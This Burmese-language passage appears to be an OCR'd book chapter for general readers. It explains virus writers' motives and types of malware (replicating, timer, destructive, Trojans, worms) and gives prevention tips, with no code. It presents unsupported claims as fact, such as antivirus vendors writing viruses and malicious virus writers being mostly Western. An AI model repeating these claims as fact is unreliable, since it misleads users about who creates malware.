မြန်မာပညာရှင်တွေထွန်းပေါက်လာတာဝမ်းသာစွာကြိုဆိုချင်ပေမယ့် မသန့်တဲ့လက်တွေကိုတော့ လက်ဆွဲနုတ်ဆက်ဖို့မရဲခဲ့ပါဘူး။ အများအကျိုးမရှိမယ့်အလုပ်တွေကိုဖန်တီးစဉ်းစားနေမယ့်အစား ဘယ်တော့မှ ပြည့်စုံမှုမရှိသေးမယ့် နည်းပညာလောကအတွက် အကောင်းဆုံးလူသားဖြစ်အောင် မွေးဖွားစေချင်ပါတယ်။

စာဖတ်သူဟာအင်တာနက်အသုံးပြုသူဆိုလျှင် မြန်မာဘာသာဖြင့်ရေးသားထားတဲ့ ပညာရှင်ဆိုင်ရာ Website တွေအများကြီးရှိနေပါတယ်။ ထွက်ပေါ်လာသမျှ မြန်မာလက်ရာ Virus တွေအပြင်၊ အခြား Virus ဆိုင်ရာ ဖြေရှင်းနည်းအကူအညီများကိုလည်းတောင်းယူနိုင်ပါတယ်။ မြန်မာအိုင်တီနည်းပညာ အထောက်အပံ့ပေးနေတဲ့ ကွန်ပျူတာဂျာနယ်အပါအဝင် မဂ္ဂဇင်းများ၊ ဂျာနယ်များတွင်လည်း အချိန်နှင့်တပြေးညီ ဖြေရှင်းနည်းတွေကိုရေးသားဖော်ပြနေပါတယ်။

ဘာပဲဖြစ်ဖြစ် သူ့ထက်သူလူစော်တွေကြီးပဲမို့ Virus မဝင်ရောက်ဖို့ကိုသာကာကွယ်ပါ။ ဖြစ်ပြီးမှ ပြန်လည်ပြင်ဆင်ရတာပိုခက်ခဲပါတယ်။ နောက်ပိုင်းကဏ္ဍတွေမှာအရှင်းဆုံး အသုံးပြုပုံတွေကို ရေးသားရှင်းပြထားပါတယ်။ ဖြေရှင်းနည်းကိုလည်း နည်းလမ်းများစွာညွှန်ပြထားတဲ့အတွက် တစ်ခုမရတစ်ခု အသုံးပြုနိုင်ပါတယ်။ လိုင်စင်ဖြင့်ဝယ်ယူရတဲ့ဆော့ဖ်ဝဲထက် အခမဲ့ရနိုင်တဲ့ဆော့ဖ်ဝဲတွေကိုအကူအညီရယူ အသုံးပြုနိုင်ဖို့ ပိုမိုအားထုတ်တင်ပြထားပါတယ်။

Virus ရေးသားသူတို့၏စိတ်နေသဘောထား

Virus ရေးသားသူတို့ထားရှိတတ်တဲ့စိတ်သဘောထားတွေကို အင်တာနက်အတွင်းမှ စစ်တမ်းများကို ကိုးကားပြီးထပ်ဆင့်ပြောပြချင်ပါတယ်။

Virus ရေးသူတွေဟာ–

၁။ မိမိကိုယ်ကို အလွန်အမင်းအထင်ကြီးခြင်း။

မြန်မာလူမျိုးတွေမှာသိပ်မတွေ့ရပါဘူး။ အနောက်နိုင်ငံတွေမှာတော့အများအပြားရှိနေပါတယ်။

၂။ မိမိ၏လုပ်ဆောင်ချက်ကို တပါးသူများ အားပါးတရသိရှိစေလိုခြင်း။

ကိုယ့်ရဲ့လုပ်ဆောင်ချက်တစ်ခုဟာ အကောင်းအဆိုးမခွဲနိုင်ပဲ ပါးစပ်ဖျား၊ မီဒီယာကြား ရေပန်းစား လိုတာမျိုး လိုလားတတ်သူတွေကိုဆိုလိုပါတယ်။

၃။ မိမိတတ်ကျွမ်းမှုကို အဟုတ်ကြီးထင်ပြီး စိန်ခေါ်လက်တဲ့စမ်းလိုခြင်း။

ငါဘယ်သူပါလို့ခေါင်းမဖော်ပဲ ဒါငါလုပ်တာ၊ ငါဖန်တီးထားတာသတ္တိရှိလျှင်စမ်းကြည့်ဆိုတာမျိုး သဘောရှိသူတွေဖြစ်ပါတယ်။

၄။ စိတ်နေသဘောထားယုတ်ညံ့သဖြင့် အများသူငှာအား စိတ်ဒုက္ခရောက်စေခြင်း။

ယုတ်ညံ့တဲ့သဘောတစ်ခုထဲနဲ့ ပျက်ရင်ပြီးရော၊ များများပျက်လေပိုကောင်းလေဆိုပြီး နောက်ယုက်တဲ့သူမျိုးတွေဖြစ်ပါတယ်။ အနောက်နိုင်ငံများမှာအလွန်ပင်များလှပါတယ်။

ယခုဆိုလျှင်မြန်မာမှာလည်းအဆိုပါ Virus ရေးသူမျိုးတွေ တွေ့နေရပါပြီ။

၅။ ဘာသာရေး၊ နိုင်ငံရေး၊ လူမျိုးရေးအမုန်းတရားကြောင့် ပုဂ္ဂလိကဆန်ဆန် စိတ်သဘောထားဖြင့် ပျက်စီးစေလိုခြင်း၊ နှောက်ယှက်စေလိုခြင်း။

အနောက်နိုင်ငံကြီးတွေမှာအများဆုံးတွေ့ရတတ်တဲ့စိတ်ဓာတ်မျိုးတွေပါ။ သိပ်မကြာတဲ့ခေတ်တွေမှာ စစ်ပွဲတွေကို နည်းပညာရပ်တည်မှုတွေကနေ တိုက်ခိုက်ကြတော့မှာပါ။

၆။ နောက်ဆုံးကတော့ ငကြွားများနှင့် ရူးသွပ်သူများဟုပင် ခြုံငုံပြီးသုံးသပ်ကြပါတယ်။

တခြားတစ်ခုရှိပါသေးတယ်။ Anti Virus ရေးသူတွေဟာမိမိ ရေးလိုက်တဲ့ Anti-Virus Software ကို နာမည်ကြီးစေချင်လို့ ကိုယ်တိုင်ပြန်ပြီး Virus တစ်မျိုးကိုရေးတတ်ကြပါတယ်။ ကိုယ်တိုင်ရေးထားတဲ့ Virus ကို၊ ကိုယ်တိုင်သတ်နိုင်တော့ နာမည်ပိုကြီးလာတာပေါ့။ ဒီအဖြစ်ကိုခုချိန်ထိစုံစမ်းနေကြဆဲပါ။ နာမည်ပျက်ဖို့ဖြစ်လာမှာဆိုတော့ အရမ်းကိုလုံလုံခြုံခြုံရှိနေကြပါသေးတယ်။

Virus အမျိုးအစားခွဲခြားခြင်း

Virus တွေကိုလုပ်ဆောင်ချက်၊ ဝင်ရောက်ပုံ၊ ၄င်းတို့တည်ဆောက်ပုံ စသည်တို့ကိုကြည့်ပြီး အမျိုးအစားတွေခွဲထားကြပါတယ်။

Virus

အရှင်းဆုံးပြောပြရလျှင် လူဖန်တီးထားသော Programming Code တွေပါပဲ။ ကိုယ်တိုင်မျိုးပွားခြင်း၊ နေရာယူခြင်း၊ ပုန်းနေခြင်းနှင့် အလိုအလျောက်ထိန်းချုပ်နိုင်ခြင်း စသောဂုဏ်သတ္တိတို့ရှိပါတယ်။ အားနည်းချက်။ ။ ကလစ်နှစ်ချက်နှိပ်ပြီးဖွင့်မိခြင်း၊ Selection ပေးပြီး Enter ခေါက်သဖြင့်ပွင့်သွားခြင်း၊ တနည်းနည်းဖြင့်ဖွင့်မိခြင်းကြောင့်သာ ပွားယူနိုင်ပါတယ်။ စတင်လုပ်ဆောင်နိုင်ပါတယ်။

၄င်းသည် မိမိဘာသာစတင်မနိုးထနိုင်ပါဘူး။ သို့သော်လည်း ယခုထွက်ပေါ်လာသော Virus များသည် Key တစ်လုံးလုံး (သို့) Key အတွဲလိုက်နှိပ်မိခြင်း (eg-Ctrl+S) အပေါ်ရေးသားလာကြပါတယ်။ တစ်ခါနှိပ်မိတိုင်း၊ တစ်ခါ Error Box တက်လာပါတယ်။ သို့သော်လည်း အလွန်ပင်ရှားပါးပါသေးတယ်။ ရေးရန်မလွယ်ကူပါဘူး။ စာရေးသူကိုယ်တိုင် တစ်ခါသာကြုံဖူးပါတယ်။ အဖျက်ပိုးမဟုတ်ပဲ၊ စိတ်ကို နှောက်ယှက်တဲ့အဆင့်သာလုပ်ဆောင်ပါတယ်။

ဘာပဲဖြစ်ဖြစ် Virus မဝင်ရောက်ရန်သတိတော့ ထားသင့်ပါတယ်။ ဝင်ရောက်ခဲ့လျှင်သတ်ရန်ခက်ခဲ သလိုရှင်းထုတ်ဖို့လဲ မလွယ်ပါဘူး။

ရေးသားသူရဲ့နည်းပညာနက်ရှိုင်းကျွမ်းကျင်မှုပေါ်မူတည်ပြီး တိုက်ခိုက်ဖျက်ဆီးပုံခြင်းကွာခြားပါတယ်။ တချို့ Virus ဆိုလျှင်ကွန်ပျူတာမပွင့်နိုင်သည်အထိထိန်းချုပ်လာပါတယ်။ အဖျက်ခံရဖို့နည်းလမ်းတွေကိုတားမြစ်ကြပါတယ်။ ဖျက်ဆီးနိုင်မယ့်ပမာဏကိုအဆုံးစွန်သတ်မှတ်လာကြပါတယ်။


Virus နှစ်မျိုးနှစ်စားတွေ့ရပါတယ်။ ကွန်ပျူတာအတွင်းရှိဖိုင်များနှင့် Program များကိုသာဖျက်သော Virus၊ System နှင့် Boot Control များကိုဖျက်နိုင်သော Virus တို့ဖြစ်ပါတယ်။ ဒုတိယအမျိုးအစားကတော့ အန္တရာယ်ပိုပေးကြပါတယ်။ ဝင်ရောက်သည်ကိုသိလိုက်တာနဲ့ ကွန်ပျူတာပြန်စဖို့လုပ်ပါတော့တယ်။ ပြီးလျှင် Windows အတွင်းမှအဓိက System ဖိုင်များကိုစတင်ဖျက်လိုက်ကဲ့အတွက် Windows မတတ်နိုင်တော့ပါဘူး။

Virus များကိုအသေးစိတ်ထပ်မံသိဖို့လိုပါသေးတယ်။ ဒါ့ကြောင့် Virus တစ်မျိုးထဲကိုပင် လုပ်ဆောင်ချက်အလိုက် အမျိုးအစားထပ်ခွဲပြထားပါတယ်။ ထို Virus တို့ရဲ့စိတ်သဘောကိုသိခဲ့လျှင် အလွယ်တကူရှာဖွေဖယ်ရှားနိုင်ဖို့အတွက်ဖြစ်ပါတယ်။

ဖိုင်ပွားစနစ် Virus

ကွန်ပျူတာအတွင်း၊ ဒါမှမဟုတ် ဒစ်ဂျစ်တယ်မှတ်ဉာဏ်ရှိ ဒစ်ဂျစ်တယ်ပစ္စည်းများအတွင်းရောက်ရှိနေပြီဆိုလျှင် မူရင်းမိခင်ဖိုင်ကို မမြင်စေရန်ဖွက်ထားပါတယ်။ ပြီးလျှင် ၎င်းရောက်ရှိရာဒေသရှိဖိုင်များကို အလကားသပ်သပ်ပွားဖို့လုပ်ပါတော့တယ်။ ၎င်း Virus File ကိုဖွင့်မိတိုင်းနှစ်ဆပွားပါဆိုလျှင် တစ်ခါဖွင့်မိတိုင်း ဖိုင်များကိုနှစ်ဆပွားပါလိမ့်မယ်။ သိပ်မကြာခင် စာဖတ်သူကွန်ပျူတာ ဒါမှမဟုတ် ဒစ်ဂျစ်တယ်မှတ်ဉာဏ်ထဲမှာနေရာမကျန်လောက်အောင် ဖိုင်တွေကိုပွားပါတော့တယ်။

အောက်ဖက်မှပုံကို လေ့လာကြည့်လိုက်ပါ။ Windows XPစနစ်မှာဆိုလျှင်အနည်းဆုံး 2 GB ကျော်လောက်ရှိတဲ့ Windows Folder ကိုပွားထားတာ ၁၁ခုတောင်ဖြစ်နေပါတယ်။ 20 GB လောက်ကို ဖြုန်းတီးလိုက်ပါတယ်။ စာဖတ်သူပြန်ဖျက်လိုက်လဲ ခဏပဲရပါတယ်။ ပြန်ပွားလာတာပါပဲ။ Virusစနစ်ကို ကွန်ပျူတာပွင့်ပွင့်ခြင်း စတင်ပွားယူရန်ဖန်တီးထားတတ်ပါတယ်။



၎င်းရဲ့မူရင်း Virus File ကိုထပ်မံပွားယူဖို့အမြဲတမ်းအသင့်ပြင်ဆင်ထားတတ်ပါတယ်။ Memory Stick အပါအဝင် လာရောက်တပ်ဆင်လိုက်တဲ့ Digital Memory တိုင်းကို မျိုးပွားတွေထည့်သွင်းကူးစက်စေပါတော့တယ်။ ဒစ်ဂျစ်တယ်ကင်မရာသုံး Memory Card များမှာလည်းတွေ့ရတတ်ပါတယ်။ ဘယ်နှစ်ပုံမှမရိုက်ရသေးဘူး။ နေရာပြည့်ပြီဆိုပြီး Error Message တတ်လာတော့ပါတယ်။ MP3, MP4 တွေမှာလည်း Data နည်းနည်းပဲထည့်ရသေးတယ် နေရာမကျန်တာမျိုးတွေဖြစ်လာပါတယ်။


တိမ်းရှောင် Virus

ဒီ Virus မျိုး ကွန်ပျူတာအတွင်း၊ ဒါမှမဟုတ် ဒစ်ဂျစ်တယ်မှတ်ဉာဏ်ရှိ ဒစ်ဂျစ်တယ်ပစ္စည်းများအတွင်း ရောက်ရှိနေပြီလား။ Virus File ကို သုံးစွဲသူအပါအဝင် Anti-Virus Scanner များမမြင်တွေ့စေဖို့အတွက် မကြာခဏအမည်ပြောင်းတတ်ပါတယ်။ နေရာပြောင်းတတ်ပါတယ်။ သတိမထားမိစေဖို့အတွက် ကွန်ပျူတာကိုချက်ခြင်းဒုက္ခသိပ်မပေးတတ်ပါဘူး။ အချိန်ကျမှသာဒုက္ခပေးဖို့ပြင်ဆင်ပါတယ်။

ယခု၂၀၁၀အစပိုင်းမှာအတွေ့များရတဲ့ Timer Virus တွေဟာ ဒီစနစ်မျိုးရှိပါတယ်။ ရေးသူသတ်မှတ်ထားတဲ့ နေ့ရက်အချိန်ရောက်ရှိမှထလာပြီး စိတ်အနှောက်အယှက်ပေးတာမျိုးပါ။ Anti-Virus Scanner တွေမြင်သွားလို့သတ်လိုက်နိုင်ရင်လည်း နောက်တစ်ချိန်စက်ပြန်ဖွင့်သည်နှင့် ပြန်လည်ရှင်သန်ဖို့ ကြိုးစားတတ်ပါတယ်။ မူရင်းမိခင်ဖိုင်ကိုဖျက်နိုင်မှသာပြန်မပွားတော့တာပါ။

အောက်မှပုံကတော့ စာရေးသူတွေ့ခဲ့ဖူးတဲ့ အချိန်မှန်ရောက်လာတဲ့ Virus တစ်မျိုးပါ။ စက်ဘွမှ ကူးယူခဲ့သော Software ခွေတစ်ခုမှကူးစက်တာပါ။ မြန်မာမှာအတွေ့ရနည်းပါသေးတယ်။

သူအခုရောက်လာပြီ သဘောတူပါသလားဆိုပြီးမေးထားပါတယ်။ စာဖတ်သူဆိုလျှင် ဘာဖြေမလဲ။



ကြောက်ကြောက်လန့်လန့်နဲ့ Exit Button ကိုပဲနှိပ်မိမယ်ထင်တယ်။ Exit Button ရော Agree Button ပါလုပ်ဆောင်ချက်အတူတူသတ်မှတ်ထားပါတယ်။ ဘာပဲရွေးရွေးဒုက္ခပေးမှာပါပဲ။ အချိန်ကျလို့တတ်လာတာနဲ့ ထွက်ဖို့မစဉ်းစားပါနဲ့ မရတော့ပါဘူး။ ညာဘက်ထိပ်နားမှာပေးထားတတ်တဲ့ အမြောက်ပုံ Exit မပေးထားသလို ဘယ်နည်းနဲ့မှ ဒီ Box ကိုမပိတ်နိုင်ပါဘူး။ မဖြေဘူးလား။ ရပါတယ်။ စက်ဖွင့်တိုင်းတွေ့နေရပါမယ်။ ပြဿနာမရှာပဲငြိမ်နေပါလိမ့်မယ်။ စာဖတ်သူဆိုလျှင်ဘာမှမဖြေဘူး။ ဘေးရွှေ့ထားမယ်ပေါ့။ မရပါဘူး။ ရွှေ့ခွင့်မပေးထားပဲ အမြဲမျက်နှာစာအလယ်မှာကွယ်ပြီးနေနေပါတယ်။

ဖျက်ဆီးရေး Virus

ကွန်ပျူတာအတွင်း၊ ဒါမှမဟုတ် ဒစ်ဂျစ်တယ်မှတ်ဉာဏ်ရှိ ဒစ်ဂျစ်တယ်ပစ္စည်းများအတွင်းရောက်ရှိနေပြီဆိုလျှင် ၎င်းအတွင်းမှအဓိကအကျဆုံးအပိုင်းကိုစတင်ရှာဖွေပါတော့တယ်။ System File တွေကိုအဓိကဖျက်ဆီးဖို့ ကြိုးစားပါတယ်။ Format ချဖို့ပြင်ဆင်ပါတယ်။ အန္တရာယ်အပေးဆုံး Virus ပါပဲ။

Windows ထိန်းချုပ်စနစ်တွေကိုစတင်နှောက်ယှက်လာပါတယ်။ Virus အတော်အများများအတိုင်းအလုံခြုံဆုံးပုန်းအောင်းနိုင်ဖို့ Registry Editor, Folder Option, Task Manager တွေကိုပိတ်ခြင်း၊ ဖျက်ခြင်းတွေကို ပြုလုပ်ပါတယ်။

အဆိုးဆုံးတွေကတော့ Run Program နှင့် Windows Task Manager ကိုပါပိတ်လိုက်တဲ့အတွက် ဘယ်လိုရှင်းရမယ်ဆိုတာကိုပင်မတွေးတတ်အောင် ဖြစ်သွားစေပါတယ်။ System Configuration ကိုလည်းပိတ်ပင်ထားနိုင်လျှင်ပိုဆိုးသွားပါပြီ။ ဒီ့ထက်ပိုဆိုးလာတာကတော့ ကယ်တင်ရှင် Safemode ကိုပါ သုံးခွင့်ပိတ်လိုက်တာကိုပါ။ အဆိုးတကာ့အဆိုးဆုံးကတော့ Drive C (Harddisk) ကို Format ချလိုက်တာပါပဲ။

ဒီလိုအပြင်းဆုံးလုပ်ဆောင်နိုင်တဲ့ Virus တွေယခုနှစ်ပိုင်းတွေမှာပိုထွက်ရှိလာပါတယ်။ ကွန်ပျူတာသုံးဆွဲသူတွေ အပြင်းအထန်ခံစားခဲ့ကြရပါတယ်။ ဒစ်ဂျစ်တယ်ကင်မရာတွေနဲ့ Memory Stick တွေကိုလည်းထိခိုက်စေခဲ့ပါတယ်။ Memory Card ထဲ ဖျက်ဆီးရေး Virus တစ်မျိုးမျိုးရောက်လာပြီဆိုတာနဲ့ Memory Card ကို Format ချလိုက်ပါတယ်။

ပြန်လည်မရရှိနိုင်တဲ့အချက်အလက်တွေသာဖျက်ဆီးခံရမယ်ဆိုလျှင် စာဖတ်သူခံစားနိုင်ပါ့မလား။ စာရေးသူကိုယ်တိုင် အကြီးအကျယ်ခံစားခဲ့ရဖူးပါတယ်။ အဲဒီ ILOVEYOU Virus ကို မြန်မာပြည်မှာတော့ သိပ်မတွေ့ရပါဘူး။ စာရေးသူသုံးလနီးပါးရေးဆွဲခဲ့တဲ့ Project တစ်ခုလုံးဖျက်ဆီးခံလိုက်ရပါတယ်။ အဆိုးဆုံးသောလုပ်ဆောင်ချက်အဖြစ် ပြန်လည်ဆယ်ယူခွင့်မရအောင်ထိခိုက်စေပါတယ်။ ILOVEYOU Virus ရေးသားခဲ့တဲ့ Program Code တွေကိုနောက်ပိုင်းကဏ္ဍမှာရှင်းပြထားပါတယ်။

ယခု ၂၀၁၀ အတွင်းမှတော့ Virus ဖျက်ဆီးခံရတဲ့ဖိုင်အတော်များများကိုပြန်လည်ဆယ်ယူလာနိုင်ပါပြီ။ အကောင်းဆုံးကယ်ဆယ်ရေး Recovery Software တွေများစွာထွက်ပေါ်နေပါတယ်။ ဒါကြောင့် ILOVEYOU Virus ကိုပြန်လည်ရယူပြီး စမ်းသပ်ကွန်ပျူတာမှာထည့်သွင်းစမ်းသပ်ပြီး အဖျက်ခံရတဲ့ဖိုင်တွေကို Recovery ပြန်လုပ်ကြည့်ခဲ့ပါတယ်။ စာဖတ်သူအနေနဲ့ရမယ်ထင်သလား။ ဟုတ်ကဲ့ လုံးဝကိုမရခဲ့ပါဘူး။

အဖျက် Virus တွေထဲမှာ ILOVEYOU Virus ကို Recovery လုပ်ခွင့်မရှိသော Virus အဖြစ် မှတ်တမ်းထင်လိုက်ရပါတော့တယ်။

အယောင်ဆောင် Trojans

ကြားလိုက်တာနဲ့ ထရိုင်မြို့ကိုဝင်တိုက်အနိုင်ယူခဲ့တဲ့ Trojans မြင်းရုပ်ကြီးကိုမြင်ယောင်မိမယ်ထင်ပါတယ်။ စာဖတ်သူရဲ့ကွန်ပျူတာ (ဒစ်ဂျစ်တယ်ပစ္စည်း) များအတွင်း Anti-Virus Scanner တွေမသိစေဖို့ပုံဖျက်ပြီး ဟန်ဆောင်ဝင်ရောက်လာကြပါတယ်။

အထဲရောက်ပြီလား။ ဖွက်ပြီးသယ်ဆောင်လာတဲ့ Virus အပေါင်း အဖော်တွေကိုဖွင့်ထုတ်ပေးလိုက်ပါတယ်။ ဒါမှမဟုတ်ညွှန်ကြားချက်တွေပေးပြီးစတင်ဒုက္ခပေးပါတယ်။ ထွက်လာတဲ့ Virus တွေမှာကိုယ်ပိုင်လုပ်ကိုင်နိုင်စွမ်းတွေရှိတဲ့အတွက်စာဖတ်သူဖွင့်ဖို့ကို မစောင့်တော့ပဲ Registry နဲ့ System Control တွေကို မိမိလုံခြုံရေးကောင်းရန်ဝင်ရောက် ပြင်ဆင်ပါတော့တယ်။

စာဖတ်သူအနေနဲ့ဝင်ရောက်နေရာယူမှသိရပြီလား။ ဖယ်ရှားဖို့ အတော်ပင်ခက်ခဲသွားပါပြီ။ Registry အတွင်းထဲထိနေရာယူနိုင်နေတဲ့အတွက် အတော်ပင်လုံလုံခြုံခြုံနေရာယူထားပြီးပါပြီ။ ဖျက်ဖို့အတွက်မလွယ်ကူနိုင်ပါဘူး။

Hacker တွေထိန်းချုပ်ဖို့ဖန်တီးထားတဲ့ Trojans တွေဆို ဝင်ရောက်လာတာနဲ့ အင်တာနက်ချိတ်ဆက်ထားတဲ့ကွန်ပျူတာဆိုလျှင် Internet Line ဝင်တာနဲ့ချက်ခြင်း လိုအပ်သလိုအဝေးမှထိန်းချုပ်နိုင်ပါတယ်။ လိုအပ်တဲ့အချက်အလက်တွေကိုကူးယူသွားနိုင်ပါတယ်။ လာရောက်ထည့်သွင်းထားနိုင်ပါတယ်။ အနောက်နိုင်ငံတွေမှာ ကလေးငယ်အပြာပုံတွေစုဆောင်းမှုနဲ့ထောင်ကျသူတွေရဲ့ ကွန်ပျူတာကိုစစ်ဆေးကြည့်တဲ့အခါမှာ ၄င်းအယောင်ဆောင် Trojans Virus ရဲ့ထိန်းချုပ်ခံထားရတာတွေ့ရှိရပါတယ်။ အဝေးမှလုပ်ချင်သလိုလုပ်တာ ခံနေရတယ်လို့ဆိုချင်တာပါ။

Trojans တွေကိုအများဆုံးသယ်ဆောင်ပေးတာကတော့ Email Attachment တွေ၊ Internet Link File တွေ၊ အလကားရယူနိုင်တဲ့ Free Software Program တွေ၊ ဂိမ်းတွေနဲ့အတူလိုက်ပါလာတတ်ပါတယ်။

ယခု ၂၀၁၀ ထုတ် Anti-Virus Program တွေမှာ Trojans တွေကို အထူးနှိမ်နင်းဖို့စီမံခဲ့ပေမယ့် Trojans Virus ဝင်ရောက်နေရာယူပြီးမှသာ သိရှိတာများပါတယ်။ ဝင်ရောက်နေရာယူပြီးမှသာ ပြန်ဖျက်ထုတ်နိုင်ပါတယ်။ ဥပမာပြောရလျှင် မြင်းရုပ်အတွင်းမှစစ်သားတွေထွက်မှ မြို့သားတွေသိသလိုဝင်ရောက်နေပြီး ဖြန့်ထုတ်မှသာ Anti-Virus Program တွေသိကြပါတယ်။ တချို့ Anti-Virus Update မလုပ်တဲ့စက်တွေမှာဆို Trojans Virus သိတယ်ပြောပြီးလက်ပိုက်ကြည့်နေသလို မဖျက်ထုတ်ပဲနေပါတယ်။ Trojans Virus တွေကိုသီးသန့်ရှာဖွေပေးနိုင်တဲ့ Anti-Trojans Program များဖြင့်သာ အလွယ်ဖယ်ထုတ်နိုင်ပါတယ်။

ဒါကြောင့် ကွန်ပျူတာအတွင်းမလိုအပ်ပဲ မကြားဖူးတဲ့ဆော့ဖ်ဝဲတွေကိုမထည့်သွင်းသင့်ပါဘူး။ အင်တာနက်ပေါ်မှာအလကားရယူနိုင်ပါတယ်ဆိုတိုင်း Download မလုပ်ပါနဲ့။

မျိုးပွားယူတဲ့ Worm

Virus အမျိုးတူပါပဲ။ ကိုယ်တိုင်မျိုးပွားနိုင်သလို ဟန်ဆောင်မှုဖြင့် မျိုးပွားနိုင်းတတ်ပါတယ်။ အထူးသဖြင့် Internet သုံး ကွန်ပျူတာတွေအဝင်များပါတယ်။ Email သုံး Program တွေကို ဝင်ရောက်ထိန်းချုပ်ပြီး ထပ်ဆင့်ဖြန့်ဝေခြင်းတွေပြုလုပ်ပါတယ်။ ကွန်ပျူတာအတွင်းမှ လိပ်စာတွေကို ပိုင်ရှင်အဖြစ်ဟန်ဆောင်ပြီး Worm Virus တွေကိုဖြန့်ဝေတတ်ပါတယ်။

ဝင်ရောက်ဖို့လွယ်ကူတဲ့နေရာတွေကတော့ Email Attachment တွေ၊ Internet Link File တွေ၊ အလကားရယူနိုင်တဲ့ Program တွေ၊ ဂိမ်းတွေနဲ့အတူ လိုက်ပါလာတတ်ပါတယ်။ အင်တာနက်ဗွီဒီယိုဖိုင်များ၊ ဓာတ်ပုံဖိုင်များနှင့်လည်း ကပ်ပါလာတတ်ပါတယ်။

ကွန်ပျူတာကိုဖျက်စီးဒုက္ခပေးဖို့ထက် အရေအတွက်များများပွားယူဖို့ကိုသာ အားထုတ်တတ်ပါတယ်။ စာရေးသူကြုံဖူးတဲ့ Worm Virus ဆိုလျှင်၊ စာရေးသူမှာ Email Address Book မထားတဲ့အတွက် အပြင်ကိုမပွားနိုင်တော့ စာရေးသူကွန်ပျူတာအတွင်းမှာပဲဖိုင်တွေ ပွားလိုက်တာ နှစ်ရက်အတွင်း 200 GB လောက်နေရာယူသွားပါတယ်။ တစ်နာရီအတွင်းဖိုင်သန်းပေါင်းများစွာပွားယူနိုင်တဲ့အရည်အချင်းကတော့ အံ့သြယူရပါတယ်။

ကွန်ပျူတာကို အင်တာနက်လိုင်းချိတ်ဆက်လိုက်တာနဲ့ Windows ကို Autoupdate လုပ်ဖို့ပြင်ဆင်သလိုအယောင်ပြပြီး ကွန်ပျူတာကိုတံခါးဖွင့်ပေးလိုက်ပါတယ်။

Worm Virus ဝင်ရောက်နေတာကိုသိလျှင် ချက်ခြင်းတားမြစ်နိုင်ပါတယ်။

Worm Virus တွေကိုအကောင်းဆုံးရှင်းထုတ်ပေးပြီး၊ ဝင်ရောက်မှုကိုတားမြစ်ပေးနိုင်တဲ့ Anti-Virus Program အဖြစ် Kaspersky နှင့် Bitdafander ကိုသုံးသင့်ပါတယ်။ အခမဲ့သုံးချင်လျှင် Avair ကို သုံးနိုင်ပါတယ်။

ဒီအပြင်အခြားအသုံးဝင်ဆော့ဖ်ဝဲများကိုလည်းစာအုပ်နောက်ပိုင်းမှာဖော်ပြထားပါတယ်။ စာရေးသူကိုယ်တိုင်စမ်းသပ်ထားသောဆော့ဖ်ဝဲများကို အသင့်သုံးနိုင်ရန်စီဒီနှင့်ပါထည့်ပေးထားပါတယ်။ အလုံခြုံဆုံး မဟုတ်ခဲ့လျှင်တောင် အကောင်းဆုံးကာကွယ်ပေးနိုင်ပါတယ်။

ထပ်ဆင့်လုပ်ဆောင်မှုများနှင့် Ware

Software တွေကိုပေါင်းစပ်အကူအညီယူပြီးဖန်တီးထားတဲ့ဒီဇိုင်းသစ် Virus အုပ်စုဝင် Ware တွေပါပဲ။ မြင့်မားတဲ့စွမ်းဆောင်ရည်တွေပါရှိပါတယ်။ အမျိုးအစားတွေထပ်ခွဲပြီးရှင်းပြရလျှင်–

Malware

